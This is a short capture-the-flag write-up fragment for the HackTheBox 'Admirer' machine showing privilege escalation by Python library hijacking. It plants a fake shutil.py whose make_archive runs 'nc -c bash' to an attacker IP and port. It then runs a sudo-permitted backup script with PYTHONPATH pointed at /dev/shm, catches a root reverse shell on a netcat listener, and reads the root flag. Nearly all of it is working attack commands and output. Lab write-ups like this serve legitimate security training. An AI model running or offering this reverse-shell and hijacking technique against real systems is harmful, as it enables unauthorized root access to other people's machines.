


```
waldo@admirer:/dev/shm$ vi shutil.py
```


python's sockets are restricted , so we used netcat



```
import os

def make_archive(a,b,c):
   os.system("nc -c bash 10.10.14.23 1337")

~
```



```
waldo@admirer:/dev/shm$ chmod +x shutil.py
waldo@admirer:/dev/shm$ cat shutil.py
import os

def make_archive(a,b,c):
   os.system("nc -c bash 10.10.14.23 1337")

waldo@admirer:/dev/shm$ sudo PYTHONPATH=/dev/shm /opt/scripts/admin_tasks.sh
[sudo] password for waldo:

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
```



```
┌──(root💀kali)-[/Documents/htb/boxes/admirer/ftp]
└─# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.187.
Ncat: Connection from 10.10.10.187:45418.
id
uid=0(root) gid=0(root) groups=0(root)
ls
shutil.py
cat /root/root.txt
f71e10c6c818675228d68600fbfdaef0
```